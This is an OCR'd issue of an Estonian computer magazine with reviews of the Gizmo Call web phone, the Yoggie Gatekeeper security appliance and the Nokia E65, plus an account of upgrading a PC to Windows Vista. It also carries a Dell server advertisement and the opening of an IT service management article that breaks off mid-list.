Järjekordne telekomimaailma "paha poiss" SIPphone on ilmselt USA-s veelgi ebamugavam konkurent kui Skype, sest seal pakutakse tasuta teenuseid tunduvalt suurema mahuga kui mujal maailmas. Eesti kasutaja aga võidab sellest teenusest kas või näiteks reisil, kus kõned koju on endiselt üsna kallid. Kümme minutit päevas on küll vähe, aga siiski piisav, et mõned olulised asjad aetud saaks isegi mõnest internetikohvikust, kus puudub võimalus installida MSN-i või Skype'i. Tuleb vaid avada veebibrauseris aadress www.gizmocall.com ja tasuta ühendus on mõneks hetkeks olemas.

FOTOD: KAIDO EINAMA

Gizmo Calliga saab helistada veebibrauserist tasuta ka Eesti lauatelefonidele. Paraku ei tööta tasuta SMSid ja helistamine Eesti mobiilivõrkudesse.

TASUTA NETITELEFON GIZMO CALL

Hind: tasuta 10 minutit päevas

Tasuta ühendusvõimalused: Gizmo Calli konto, Google Talki, MSN Messengeri, Nokia n80i, SIP-numbri omanikud ning 10 minutit päevas (kuni 3 min kõne) 60 riigi tavatelefonidele
Nõuded arvutile: Adobe Flash 9, Windows 2000, XP või Vista, Mac OS X, heliseade

PLUSSID

- Tasuta helistamine peaaegu kõikjal maailmas
- Ei vaja spetsiaalprogrammi
- Ülilihtne kasutada ka registreerimata

MIINUSED

- Eesti mobiiltelefonidele ei saa helistada
- Internet Exploreris kipub kokku jooksma

am 7,0

FOTOD: TOOTJA

Turvavärav mahub peopessa

Süle- ja lauaarvutid ägavad aina suurema turvatarkvara koorma all, mis muudab neid üha aeglasemaks. Yoggie Systemsi pakutav riistvaralahendus aga sisaldab kõiki turvalahendusi ühes, peopesale mahtuvas karbis.

KAIDO EINAMA
kaido@am.ee

Yoggie Gatekeeper on turvariistvara, mis ühendatakse sülearvuti (või koduarvuti) ning internetiühenduse vahele. Eesmärgiks on pakkuda sama suurt turvalisust, kui on firma sisevõrgus, mida kaitsevad serverid, tulemüürid ja terve hulk erinevat tarkvara. Kõike seda aga süle- või koduarvutisse ei mahuta. Selleks ongi vajalik eraldi riistvara, millel on kiire protsessor ja kõik vajalikud turvaprogrammid juba sisse laaditud.

Gatekeeperis on 13 erinevat kaitsemehhanismi:

- adaptiivne turvareeglite kogu (võimalik ettevõttel tsentraalselt hallata);
- mitmekihiline turvaagent;
- Layer-8 turvamootor;
- internetiaadresside filtreerimine ja kategoriseerimine;
- spämmifilter;
- õngitsemisvastane kaitse (*Anti-Phishing*);
- pahavaratõrjuja;
- antiviirus;
- "läbipaistvad" e-posti proksid (POP3; SMTP);
- "läbipaistvad" veebiproksid (HTTP; FTP);
- sissetungi tõkestuse ja sissetungi ärahoidmise süsteem;
- VPN-i klient;
- tulemüür.

Viirusetõrje on Yoggie Gatekeeperil pärit Kasperskylt, spämmifilter MailShellilt ning veebifilter SurfControlilt. Kogu 13-kordne kaitsesüsteem jookseb lihtsas Linuxi keskkonnas. Inteli XScale PXA270 protsessor on samuti tuttav – seda kasutavad nimelt väga paljud pihuarvutitootjad.

Süsteemi tuum asub kirjutamiskaitsega püsimälus, millest laetud programmimooduleid saab üle interneti uuendada. Süsteemi seaded on samuti üle interneti muudetavad, neid saab näiteks ettevõtte võrguadministraator kaughallata.

Igal juhul on tegu üsna omapärase ideega – eraldada kogu turvalahenduste komplekt arvutist eraldi seadmesse ja jätta arvuti vaid töö jaoks. Enam ei pea muretsema selle pärast, kas ja mida arvutikasutaja oma arvutis kinni on keeranud või maha installinud, turvalahendus on ühes kohas ja saab enda hooldamisega ise hakkama.

am 7,0

YOGGIE GATEKEEPER PRO

Hind: 2650 krooni

Riistvara:
Protsessor: Intel XScale PXA270 520 Mhz
Mälu: 128 MB
NAND *Flash*-mälu: 128 MB
NOR *Flash*-mälu: 8 MB
Secure Digitali mälukaart
Kaks võrguporti

Tarkvara:
Tulemüür, IPS/IDS, VPN, antiviirus (Kaspersky), HTTP Proxy, FTP Proxy, SMTP Proxy, POP3 Proxy, pahavaratõrjuja, spämmifilter (MailShell), veebifilter (SurfControl), õngitsemiskaitse (MailShell), L-8 Security.

Niklist ja nahaimitatsioonist äritelefon

Nokia äriklassi seeria telefonid on alati konservatiivse välimusega olnud. Sisu aga on Nokia E65 juures traditsiooniliselt rikkalik: Symbiani operatsioonisüsteemi jaoks leiab telefonist kuhjaga tarkvara, mida kasutada tööülesannete edukaks täitmiseks.

KAIDO EINAMA
kaido@am.ee

Enamik Nokia reklaammaterjalides ära toodud äriomadusi pole siiski enam midagi haruldast: konverentsikõne, diktofon, märkmik, sisseehitatud käed-vabad kõlar, SMS- ja MMS-sõnumid koos jaotusnimekirjadega, kiirsõnumid, e-post koos meililisanditega, kontoritarkvara, muusika- ja videopleier. Neid kohtab igas keskmisest kallimas telefonis. Kahemegapiksline kaamera aga on Nokia äriklassi telefonidel uuem omadus, kuna Nokia evangelistid pidasid pikka aega kaamerat töötelefonis mittevajalikuks või suisa ohtlikuks: töötelefoniga satuvad ju inimesed ettevõtte kohtadesse, kus pesitseb võib-olla firmasaladus ja seda on pildistava telefoniga näpata imelihtne.

Siiski on see hirm nüüd murtud ja kes ei taha oma töötajatele salakaamerat koos telefoniga soetada, peab valima mõne odavama ja vähemate võimalustega kommunikatsioonivahendi. Pilti teeb paranoiliste ärisaladuse hoidjate rõõmuks see Nokia hämarates ruumides siiski üsna kehvalt: digimüra on paksult ja terava pildi saamiseks tuleb päris mitu korda kindla käega katsetada. Õues aga võib kvaliteediga peaaegu et rahule jääda.

Videokõne puhul on kummaline, et hakkama tuleb saada vaid ühe kaameraga, mis asub telefoni tagaküljel. Sellist telefoni, kus 3G-kõne jaoks leidub vaid üks kaamera, polegi varem kohanud. Kuid kasutades seda paar korda, tuleb tunnistada, et helistajat ennast see nii väga ei häirigi – enda asemel tahetakse ju videokõnega tavaliselt näidata pigem midagi muud, mis on helistaja ümbruses. Ja sellega saab E65 hakkama. Kui aga tekib soov ennast näidata, tundub äärmiselt kavala nipina seista videokõne ajal peegli ees.

Välimuselt on E65 konservatiivsuse säilitanud, näides isegi liiga lihtne ja odav. Plastist tagakaas imiteerib nahka ning matti niklit meenutava kattega numbriklahvid on mugavalt suured liugklapi all. Liugklapp ise põeb aga paljude seda tüüpi telefonide põhihaigust – nimelt see logiseb kergelt.

WiFi on äritelefonide seas standardiks saamas ja ka uus E65 sisaldab seda, mis annab telefoni sisseehitatud VoIP-lahendusele juba võimalusi hulga rohkem kui vaid kalli 3G-võrgu otsas.

WiFi-võrgu seadistused nõuavad menüüdes siiski tavalisest rohkem pusimist, kui proovida minna kinnisesse võrku. Näiteks WiFi-võrku leides küsitakse lihtsalt parooli, kuid täpsemate seadete jaoks tuleb menüüdesse kaevuda, muidu ühendus ei toimi. Siiski peale kolme-nelja üritust õnnestub luua üsna kvaliteetne internetiühendus ja Safari brauser avab lehekülgi tohutu kiirusega (võrreldes näiteks Windows Mobile'i ja Internet Exploreriga). Siiski teatab Safari Java-rikastele veebidele jõudes, et vigadest pole mõtet tootjale teatada, kuna Java-tugi on alles lapsekingades ja keerulisemad veebid ei pruugi töötada. Paljud Java-rakendused siiski toimivad, näiteks Google Mapsi kaardid avanevad ja näitamata jäävad neil vaid mõned graafilised lisavidinad. Vägev on Safari navigeerimisaken veebiakende vahel, mis sarnaneb Maci või uue Windows Vistaga.

Menüüde sügavus ja keerukus nõuab selle telefoni ja üldse kogu E-seeria puhul suuremat harjumist, sest mõne asjani jõudmiseks tuleb läbida ikka päris pikk nelja-viieklikine teekond. Kuid ilmselt on siin suur osa ka harjumusel – kes on aastaid Nokiat kasutanud, ei leia selles midagi keerulist.

Meeskonnale grupitöö võimalus

E65 kontorirakenduste seast leiab kõik kontoritööks vajalikud paketid. Quickoffice paraku oma nime täielikult ei õigusta, sest kiire (= *quick*) pole ta mitte. Wordi dokumendid avanevad üsna kaua ka siis, kui pikkuseks vaid üks-kaks lehekülge. Redigeerimisrežiimi minekul pakutakse võimalust osta tasuline täiuslikum versioon, kuid vaadata saab tasuta nii Wordi kui PDF-i dokumente, samuti Exceli tabeleid ja Powerpointi faile.

Menüüs leiab veel uue asjana meeskonnatöö ikooni, mille taga peitub üsna lihtne grupitöövahend: konverentsikõne alustamine, grupiteadete saatmine, grupiveebi avamine ja suhtluslogi. See uus võimalus oma telefonikontaktide haldamiseks ja töögruppide tegemiseks ei eelda kõigi osaliste telefonide väljavahetamist E65 vastu. Piisab, kui näiteks grupi juht kasutab Nokia meeskonnatöö vahendit ja säilitab kõik suhtluslogid.

Arvutiga ühendumine käib E65 puhul traditsioonilise Nokia PC Suite tarkvara abil. Sellega saab teha nii varundust telefonis olevatest andmetest kui hallata faile ja luua internetiühenduse telefoni kaudu. Siin pole midagi uut, nii nagu paljus muuski ohtras tarkvaras, mis telefoniga kaasa tuleb. Internetiraadioid saab kuulata Real Playeriga, videod enamlevinud formaatides käivituvad samuti probleemideta ning neid saab vaadata ka üle ekraani.

> Videokõne puhul on kummaline, et hakkama tuleb saada vaid ühe kaameraga, mis asub telefoni tagaküljel.

Nokia E65 on kokkuvõttes eelkäijatest mitte väga kaugele ette hüppav, kuid Nokiale truuks jäänud kasutajatele kindlasti arvestatav uus äritelefon. Põhiline, mille pärast maksaks teda osta, on WiFi tugi, mis aitab sidekulusid kokku hoida, kui ka mõned ärirakendused telefonis, näiteks meeskonnatöö rakendus. Edeva telefoni soovijale jääb kelladest-viledest ja välisest särast selle telefoni puhul väheseks.

am 7,0

NOKIA E65

Tele2 täishind: 6599 krooni

Mobiilivõrgud: neljasageduslik EGSM 850/900/1800/1900
WiFi: 802.11g ja 802.11b
Kaamera: 2 megapikslit, pilt ja video
Internetiköned: sisseehitatud VoIP-rakendus
Ekraan: QVGA, 240 × 320 pikslit
Operatsioonisüsteem: Symbian, S60 3. versioon
Multimeedia: video- ja helifailide voogesitus (3GPP, Real Media), muusikapleier (MP3/AAC) ja meediapleier, digitaalse sisu õiguste kaitse (DRM) 1.0
Mälu: kuni 50 MB, microSD kaardi pesa
Ühendused: Bluetooth, USB, infrapuna
Kõnelev helin: lisaks helinale loetakse ette helistaja nimi
Mass: 115 g
Aku kestvus: GSM 3-6 tundi kõnet, 3G 1, 8-2,5 tundi, ootel kuni nädal (GSM)

PLUSSID

+ Hea veebibrauser
+ Mugav vahend meeskonnatööks
+ Sisseehitatud WiFi

MIINUSED

− Logisev liugklapp
− Üks kaamera videokõnedeks

Pikk tee Windows Vistani

Kaks tundi installimist, paar päeva seadetega pusimist ja tunnid draiverite otsimise seltsis. Nii algas pikk, vaevaline, kuid suhteliselt õnneliku lõpuga Windows Vista Ultimate`i paigaldus.

KAIDO EINAMA
kaido@am.ee

Esimene liigutus Windows Vista installimise keerulisel teel oli käik Microsofti lehele, kust saab endale alla laadida Windows Vista Upgrade Advisori. See programm vaatab peale installeerimist arvuti üle ja ütleb, kas on üldse mõtet Vistale üleminekuga pingutama hakata.

Arvutimaailma testimasinaks, kuhu hakkasin Vistat sobitama, oli ML 310 Media. See pole küll klassikaline kontoriarvuti, kuid sisaldab kõike umbes aasta tagasi keskmiste parameetritega müügil olnud tavalisest PC-st ja veidi lisaks ka multimeedia vallast.

Viriseda oli Update Advisoril küll. Esiteks tunnistati 512 MB mälu liiga väheseks. See on täiesti mõistetav, sest isegi Windows XP puhul seda nappis, mis siis veel Vistast rääkida. Seega tuli enne edasi installimist poest läbi astuda ja 1,5 GB juurde osta. Nüüd arvas Update Advisor veel veidi halvasti graafikavõimete kohta, kuid otsustas, et Vistaks on masin siiski valmis.

Paariks tunniks omaette


Peale ajaloolist hetke – DVD söötmist arvutisse – alustas Windows Vista installer internetti minekut. Arukas samm – otsida veebist viimased turvauuendused enne, kui operatsioonisüsteem paigaldatud. Windows XP puhul oli tihti probleem, et plaadilt installides ja seejärel internetti uuendusi otsima minnes jõudis nende allalaadimise ajal mõni häkker või viirus turvalappideta masinasse juba sisse murda.

Tegime Windows XP pealt uuenduse, sel juhul säilib enamik vanas Windowsis kasutusel olevaid programme ja andmeid. Puhta installiga peab aga kõik uuesti paigaldama. Kuid siis avastas Vista installija, et üks programm on vaja enne vanas Windowsis maha võtta – Nero CD kirjutustarkvara ei kõlba arvutisse alles jätta.

Kaks tundi hiljem ilmutas installija juba esimesi elumärke. Peale korduvaid automaatseid taaskäivitamisi ja seadistamisi oli paari tunniga jõutud niikaugele, et vajati inimkäe sekkumist. Nimelt hoiatas Vista, et graafikakaart ja heli ei pruugi töötada nii nagu vaja. WiFi-kaart ei ilmutanud samuti elusoleku tundemärke.

Kuid õnneks oli WiFi-probleem kõige lihtsam. Nimelt polnud Linksysi USB-raadiokaart Windows XP-ga kuigi suur sõber ja soperdas sisselogimisaknad ära. Windows Vista aga võttis WiFi-kaardi juhtimise jõuliselt üle ja sellest oli ka abi – selgus, et ainult WiFi seaded on kuhugi kadunud, kaart ise sõbrunes uue operatsioonisüsteemi draiveritega paremini kui vanas keskkonnas tootja enda omadega. WEP-i paroolid sisse löödud, ilmus ka internet nagu nõiaväel.

Samas püsis anomaalia, kus operatsioonisüsteem väidab: *device is not ready*. Mis seade valmis pole, jääb veateateaknas selgusetuks. Aken aga kaob müstilisel kombel mõned päevad hiljem, kui ühel hommikul sisse logides enam teda ei ilmu.



Ei saanud Windowsi veateadeteta – neid tuli esialgu terve paraad.

Vana tarkvara protestib

Samas hakkavad protestima mõned vana Windowsi programmid. Üks jõulisem karjuja on AVG viirusetõrje, mille mittesobivusest teatab punase hoiatusega ka Windows Vista Security Center. Nimelt ei jää Security Center enne rahule, kui kõik tulemüürid, viirusetõrjed jm turvaväravad on korralikult kinni.

Paraku selgub AVG viirusetõrjet maha võttes, et Vista all see enam ei õnnestugi. Veebifoorumites on lisaks AVG-le kurdetud ka paljude teiste Windows XP all installitud programmide kohta, et Vistaga ei õnnestu neist enam lahti saada. Siiski saab veebist ka asjalikku nõu – tuleb laadida omale uus, Windows Vista versioon viirusetõrjest ja siis installi menüüst valida *uninstall*. Seejärel võib juba puhtalt uue viirusetõrje laadida, mis esimestel päevadel ei tööta. Ühel hetkel mõned päevad hiljem aga hakkas ka pirtsakas AVG antiviirus lausa iseenesest korralikult uuendusi laadima ja ka Security Center jäi lõpuks rahule.

Microsoft pakub muuseas lahenduseks probleemsele viirusetõrjele ka oma Onecare`i antiviirust ja pahalastetõrjujat. Paraku on see viirusetestides saanud üsna kesiseid hindeid, sellepärast jäi ta proovimata.

Teine nuriseja on Microsofti enda suhtlustarkvara Windows Live Messenger. See nimelt ei taha faile enam teiste kasutajatega jagada. Live Messengeriga õnnestub esimest korda ka Windows Vista täielikult kokku jooksutada ning kentsakaid pooli-kuid aknaid saab ekraanil mõnda aega näha. Asi saab korda alles siis, kui Live Messenger on uuesti installitud ja administraatori kasutajakontolt seadeid krutitud.

Windows Vista üks turvalisuse tagajaid ongi administraatori konto eraldi seismine tavakasutaja kontost – kõik uued kasutajad ei saa kohe administraatoriks ja seega ei saa ise midagi totaalselt ära rikkuda. Kontoriarvuti jaoks on see vägagi kasulik omadus.

Võimsus põhja

Nüüd kui viirusetõrje töötab ja *desktop*'il ilutseb paremas servas ilus *sidebar* kella, RSS-uudiste, pildialbumi ja ressursimeetriga, saab juba Windowsis põhjalikumalt ringi vaadata.

Üks asi, mis värskelt installitud Windows Vista juures kohe silma hakkas, oli ressursimeetri osuti, mis püsis protsessori jõudlust näidates pidevalt 100% läheduses. Cneti lehel olev Vista ühilduvuse test andiski hoiatuse, et Intel Celeron 2,8 GHz pole mitte just kõige kiirem mootor Windows Vista vedamiseks. Imepärased 2,8 gigahertsi ja vähe? Tundub uskumatu, aga esmapilgul on protsessoril Vistaga jändamist üsna oma võimete piiril.

Vista algusaken.

Pilk käimasolevatele protsessidele paljastab kõige ressursinõudlikuma asja operatsioonisüsteemis – see on *sidebar* 32 MB mälukasutusega. Nii et kellel ressurssi vähe ja silmailu ekraaniservas pole oluline, saab hoobilt oma arvutile hoogu juurde *sidebar*'i kõrvaldades.

Media Centeriga telekanaleid vaadates ei ole enam pilt nii sujuv kui Windows XP-ga. Reaalajas videopildiga jääb nüüd arvuti aeg-ajalt jänni ja pilt peatub mõnikord hetkeks. Varem sellist asja polnud. Ka video salvestamisel on rohkem võhma vaja ning salvestatud saadetes esinevad samuti aeg-ajalt tardunud kaadrid.

Enne kui üldse pildi arvutist televiisorisse sai, tuli eemaldada Vista enda draiver graafikakaardile ja laadida tootja lehelt uus. See jooksutas arvutit esimesel õhtul küll pidevalt kokku, kuid nagu Vistaga varemgi oli juhtunud, kadusid järgmisel päeval anomaaliad justnagu iseenesest.

Võtab võhmale: alguses on Vista protsessimeetri osuti tihti põhjas.

Windows Vista hindab arvuti võimekust oma süsteemiga: Windows Experience Indexiga. Kui operatsioonisüsteem installitud, saab sealt vaadata, kui piiri peal masin ikkagi jookseb kõigi nende graafiliste vidinatega. Tulemuseks oli (kuuepallisüsteemis) 2,1 ehk üsna vähe. Aero graafiline liides lippab talutavalt alles kolmest punktist, kuid ka kahe punkti juures on ta veel käivitatav. Põhiline komistuskivi on graafikakaart – see annabki nadi 2,1 punkti.

Nagu käesolevas Arvutimaailmas veidi eespool sülearvutite testis mainitud, on riistvaranõuded Vistal tõesti karmid. Ka protsessorilt nõutakse enam, kuna kogu operatsioonisüsteemi tuum on nüüd ümber kirjutatud viirusekindlamalt. Siiski pole protsessoritega ka mõne aasta

vanuse arvuti puhul probleeme – arvutustega saavad hakkama isegi eelmise põlvkonna Celeronid.

Otsing – Vista tugevus

See, mille pärast arvuti aeg-ajalt mõistatuslikult kõvaketta kallal krabistab, on peidetud Vista võimsasse otsingusse. Nimelt piisab hakata otsinguaknasse tähti sisestama, kui juba ilmub alla nimekiri, mis tippimise jätkudes tõmbub koomale otsitava fraasi ümber. See kiire vastuste näitamine on usina indekseerimise tulemus. Nii saab juba poole sõna pealt vaadata, kas sobiv tulemus on olemas. Otsida saab dokumentide hulgast, kogu arvutist, internetist, võrguketastelt. Otsida saab ka ainult mõne kataloogi piires või salvestada otsingutulemus virtuaalse kataloogina.

Varundus kiirelt tehtud

Varunduse osas maksab uut Vistat Windows XP-le eelistada, kuna see käib väga lihtsalt. Koopiate tegemiseks tuli sülearvutile toide taha panna (lisaks lauaarvutile proovisime Vistat ka kahes sülearvutis), sest akudelt ei lubatud protsessi käivitada. Kui juhe taga, sai juba valida, millisele kettale varukoopia teha. Arvuti n-ö C-ketast valikus pole, sest koopia peab säilima mõnel muul andmekandjal kui see, millest varundust tehakse. Varukoopiasse saab jätta kõik pildid, muusika, videod, e-kirjad, dokumendid, telesaated ja muud failid. Muude hulka ei kuulu programmid ja süsteemifailid, mida varukoopiasse lisada ei saa. Need tuleb pärast õnnetust taastada oma legaalsetelt CD-delt.

Vista kiiremaks ja mugavamaks

Control Paneli alt leidis terve rea võimalusi oma arvuti kiiremaks tegemiseks. Kõigepealt viskasime *sidebar*'ist üleliigsed vidinad välja. RSS-i aken, mis laadib uudiseid nii kuidas juhtub, on üsna ressursimahukas ja lendas minema. Samuti sai ära visata kasutuks tunnistatud 10 GB Windows XP faile, et kõvakettal lisaruumi teha.

Esimestel päevadel oli Vista üsna aktiivne ja eriti reipalt krõbistas ta kõvaketta kallal siis, kui arvutiga midagi ei tehtud – arvatavasti indekseeris ja tegeles muude süsteemi jaoks mahukate optimeerimistegevustega. Mõne aja pärast see kõvakettal ragistamine kadus ja imede ime, arvuti muutus võrreldes algusega isegi veidi kiiremaks.

Vista for Business sisaldab tänuväärse omadusena ka versioonijuhtimist. See tähendab, et saab tagasi kutsuda dokumendi viimase versiooni ja jääda mõne eelmise variandi juurde. Samas logiti kõik tegevused versioonidega piinliku täpsusega. Administraator saab pärast vaadata, kes mida tegi.

Tuttavad asjad

Windows XP kasutaja jaoks on uues Vistas nii mõnigi tuttav programm juba ees ootamas. Näiteks pole midagi uut Internet Explorer 7 juures, isegi välimus on tal juba

Windows Vista hinnang süsteemile: 2,1 punkti kuuest võimalikust.

***Start*-menüü näeb ilusam ja lihtsam välja.**

Vista koosolekukosmos: Meeting Space aitab virtuaalseid koosolekuid korraldada.

Windows Vista miinimumnõuded

WINDOWS VISTA CAPABLE

Protsessor: vähemalt 800 MHz
Mälu: vähemalt 512 MB
DirectX 9 toetav graafikaprotsessor

Soovitatud nõuded riistvarale

WINDOWS VISTA HOME PREMIUM / BUSINESS / ULTIMATE

Protsessor: 1 GHz 32-bitine (x86) või 64-bitine (x64)
Mälu: 1 GB
40 GB kõvaketast vähemalt 15 GB vaba ruumiga
DirectX 9 graafika tugi
Vähemalt 128 MB graafikamälu
Pixel Shader 2.0 riistvaraline tugi
32 bitti piksli kohta
DVD-ROM-seade
Internetiühendus

Lisanõuded funktsioonidele

Home Premium / Ultimate: TV-tuuner ja pult
Home Premium / Business / Ultimate: Windows Tablet ja Touch Technology vajavad puutetundlikku ekraani
Ultimate: Windows BitLocker vajab USB *Flash*-mälu ja TPM 1.2 kiibiga süsteemi

PLUSSID

- Enamik vanast Windows XP-st pärit programme ei vaja uuesti installeerimist
- Oluliselt ilusam kasutajaliides
- Otsing tunduvalt mugavam

MIINUSED

- Paljud draiverid töötavad veel vigaselt
- Nõuded graafikariistvarale on väga kõrged

Windows XP-s veidi vistalik. Samuti on vanal operatsioonisüsteemil Media Playeri versiooniks 11 uuendanud kasutajad juba sama hea kui Vista meediavõimaluste omanikud – välimus on Vistaga sama. Lisaks veel Windows Live Messenger, mis samuti ootab uues keskkonnas samasugusena ees.

Windows Meeting Place pole ka midagi rabavalt uut. Tema eelkäijaks võib lugeda Netmeetingut, mille omadused on Meeting Space'is olemas juba uues kuues. Seal saab kokku kutsuda sisevõrgus koosolekuid, jagada välja faile koosolekul osalejatele, suhelda tekstiaknas ning jagada oma arvuti *desktop*'i või programme ühiskasutuseks.

Windows Vista otsingukataloogid, kuhu saab automaatselt koguda otsingusõnadele vastavad otsingutulemused, on juba olemas ka XP kasutajatel, kui nad kasutavad Outlook 2003 otsingukatalooge – tegemist on sama asjaga. Seega on tuttavat ees ootamas väga palju.

See tekitab küsimuse, kas on mõtet siis praegu endale seda uut operatsioonisüsteemi hankida. Tõepoolest – enamik vajalikke asju saame me uuendatud Windows XP-ga kätte, mis aga ei nõua nii võimast graafikat kui Vista.

Ilmselt ongi ettevõtetel uuele operatsioonisüsteemile üleminekust põhjust mõtlema hakata alles siis, kui soetatakse uus võimekam riistvara. Enne aga maksab kaaluda, kas jääda edasi Windowsi platvormi juurde või valida hoopis midagi muud. Kui jääda, on Vistale üleminek varem või pigem hiljem paratamatu. am

Kas Teie äri kasvab jõudsalt?
Tutvustame serverit, mis aitab teil areneda!

intel Xeon inside™ Quad-core. Unmatched.

Suurendage oma äri, mitte IT eelarvet.

Delli uue põlvkonna PowerEdge serverid

Lihtsus
- Kõik meie kolm uut serverit on juhitavad ühe *system image*-ga, lihtsad paigaldada, juhtida ja hooldada.[1]

Efektiivsus
- Dell disainib, ehitab ja testib kõiki süsteeme enne saadetise teelepanemist, mille tulemusena paraneb kvaliteet ja lihtsustub ülespanek.

Võimsus
- 152% suurenenud töövõime võrreldes viimaste Intel® Xeon® protsessoritega.[2]

Dell™ PowerEdge™ 2900
Delli suurima võimsuse ja parima töövõimega *2-socket tower* server koos uue põlvkonna Quad-Core Intel® Xeon® protsessoritega, tagab laiendatavuse edasise kasvu jaoks. Ideaalne rakendus:
- Andmebaaside süsteemid
- Võrgu infrastruktuur
- Internet
- Sõnumside/intranet
- Majandustarkvara
- Faili- ja printserver

Dell™ PowerEdge™ 2900
Protsessor: kuni kaks Quad-Core Intel® Xeon® protsessorit X5355 (2.66 GHz, 2 x 4 MB Cache, 1333 MHz FSB)
Operatiivmälu: kuni 48 GB Fully Buffered DIMMs
Sisemised kõvakettad: kuni 3 TB SAS

Hind alates:
36 490.-
Sisaldab 18% käibemaksu

max 1·2·3 Delli autoriseeritud edasimüüja, garantii- ja hooldupartner Eestis
MAX 123 AS · Veerenni 58 A, Tallinn · Veerenni Ärikeskus
müük: 699 0678 · hooldus: 699 0699 · e-mail: max@max.ee · www.max.ee

Lihtne nagu DELL

1/ PowerEdge 1950, 2950 ja 2900 juhitavad ühe system image-ga. 2/ Põhineb SPECjbb2005, alusandmete test teostatud Delli laborites detsembris 2005 ja aprillis-mais 2006 PE1950 koos kahe Quad-Core Intel® Xeon® Protsessoriga 2,66 MHz, 8 GB 667 MHz FBD mälu, 1x SATA 80 GB / 7.2K rpm HDD ja Windows Server 2003 Enterprise x64 väljaanne OS võrdluses PE2850 koos kahe Dual-Core Intel® Xeon® Protsessoriga 2,8 GHz (Paxville), 8 GB 400 MHz DDR2 mälu, 1x SCSI 36 GB / 15K rpm HDD ja Windows Server 2003 Standard väljaanne, SP1 OS. Tegelik töövõime oleneb konfiguratsioonist, kasutamisest ja varieeruvusest. Celeron, Celeron Inside, Centrino, Centrino Logo, Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo, Intel Viiv, Intel vPro, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon, ja Xeon Inside on kaubamärgid või Intel Korporatsiooni või selle allüksuste USA-s või teistes riikides registreeritud kaubamärgid.

ITSM-i tarkvara aitab ennetada IT-kriise

Kiiresti arenevas IT-maailmas on ikka veel üsna tavaline, et ettevõtjatel puudub täpne ülevaade oma tehnilisest baasist ja sellega seonduvatest lepingutest.

LAURI BAUVALD
Multiver OÜ
tegevjuht

Eriti hull on selliste firmade olukord, kellel ei ole näiteks arvutite hoolduseks kindlat lepingupartnerit ning puudub igasugune teave selle kohta, kes mida ja millal tegi.

Võimalusi infrastruktuuri kergemaks, kiiremaks ja süsteemsemaks haldamiseks otsivad nii IT-teenust sisseostvad kui ka oma IT-osakonnaga ettevõtted. Kõik tahavad olla kindlad, et seadmed oleks töökorras, sest iga päev, tund või isegi minut töökorras serveri või arvutita võib tähendada suurt rahalist kaotust.

Et ettevõtte IT-üksus ei täidaks pelgalt kiirreageerimisüksuse rolli, tasuks kaaluda IT-teenuste ja -varade haldamise tarkvara soetamist. Üheks võimalikuks lahenduseks võiks sobida *IT Service Management*`i (ITSM) tarkvara.

Suuremad ITSM-tarkvaralahenduste pakkujad Eestis on hiljuti turule sisenenud Epicor ITSM ning juba varasemalt olnud HP Open View, lisaks on saadaval ka erinevate kohalike ja välismaiste väikefirmade pakutavad tarkvaralahendused. Nende hinnaklass on odavam ning paljud neist on isegi vabavarana allalaetavad, kuid taolisel tarkvaral puudub sageli sertifitseering ja võimalike küsimuste-tõrgete lahendamiseks hädavajaliku kohapealse toega võib tekkida probleeme.

IT-spetsi lahkumine paneb paugu

IT-teenuste ja -varade haldamise tarkvara tuleb kasuks igas ettevõttes, kuid kindlasti on see vajalik firmas, kus töötab üle saja arvutikasutaja.

Oletame, et firmas on palgal kaks IT-spetsialisti, kes kumbki teab peast näiteks 50 arvutitöökoha konfiguratsioone ja ajalugu. Nüüd kujutage ette olukorda, kus ühel päeval üks spetsialiste kogu oma oskusteabega ettevõttest lahkub. Et IT-töötaja lahkumine ei tekitaks äritegevuses häireid, on kasulik koondada kogu infotehnoloogiline teave firma serveris asuvasse vastavasse süsteemi.

Kui äriühing on otsustanud, et vajab IT-teenuste ja -varade haldamise tarkvara, tasuks kaardistada senise struktuuri kitsaskohad ning tuvastada tööprotsessid, mis vajavad muutmist või käivitamist. Uuring määrab paljuski tarkvara funktsionaalse vajaduse ja võimaliku investeeringu suuruse, mille ettevõte suudab hetkel teha.

> **Et IT-töötaja lahkumine ei tekitaks ärile häireid, on kasulik koondada IT-teave firma serveris asuvasse süsteemi.**

Tarkvara abil saab luua tõhusama struktuuri IT-teenuse pakkumiseks. Selle asemel, et veateateid vaikides lahendada, saab need ka registreerida koos lahendustega, mis loob hindamatu väärtusega teadmistebaasi. Analüüsivahendeid kasutades on võimalik näha sageli esinevaid probleeme ning alustada nende põhjuse otsimist ja väljajuurimist ehk korduvate vigade tekkimise ennetamist. Tulemuseks peab olema töökindlam IT-infrastruktuur.

Lisaks võib erinevate ülevaadete abil põhjendada vajadust mõne uue seadme järele. Võib-olla aga selgub probleemide ülevaadet analüüsides, et nende põhjuseks on inimeste vähesed teadmised, mida leevendaks töötajate koolitamine. Seega on tarkvara loodud aruannete abil võimalik vältida otstarbetuid tegevusi ja nii oluliselt raha kokku hoida.

Tarkvara võiks anda ülevaate kasutusel olevatest IT-vahenditest ja nende ajaloost. Nii on võimalik jälgida seadme liikumist ühelt isikult teisele või seadmes tehtud muudatusi (nt mälu lisamine või kõvaketta vahetus).

Tarkvara rakendamine nõuab ettevõttes kindlate tööprotsesside rakendamist, mis omakorda teeb IT-teenuse osutamise lihtsamaks ja tõhusamaks ning teenuse tarbijale arusaadavamaks. Tööprotsessid on soovitatav paika panna väikeste sammudena, et mitte töötajates trotsi tekitada.

Mis on ITSM?

ITSM (*IT Service Management*) on vahend IT-süsteemide haldamiseks kliendi ja äriprotsesside, mitte kasutaja- ja tehnoloogiakeskselt.
Allikas: Wikipedia

ITSM väikestele ja keskmise suurusega firmadele

ITSM-i tarkvaral on järgmised olulised funktsioonid (Epicor ITSM-i näitel):
- intsidentide haldus;
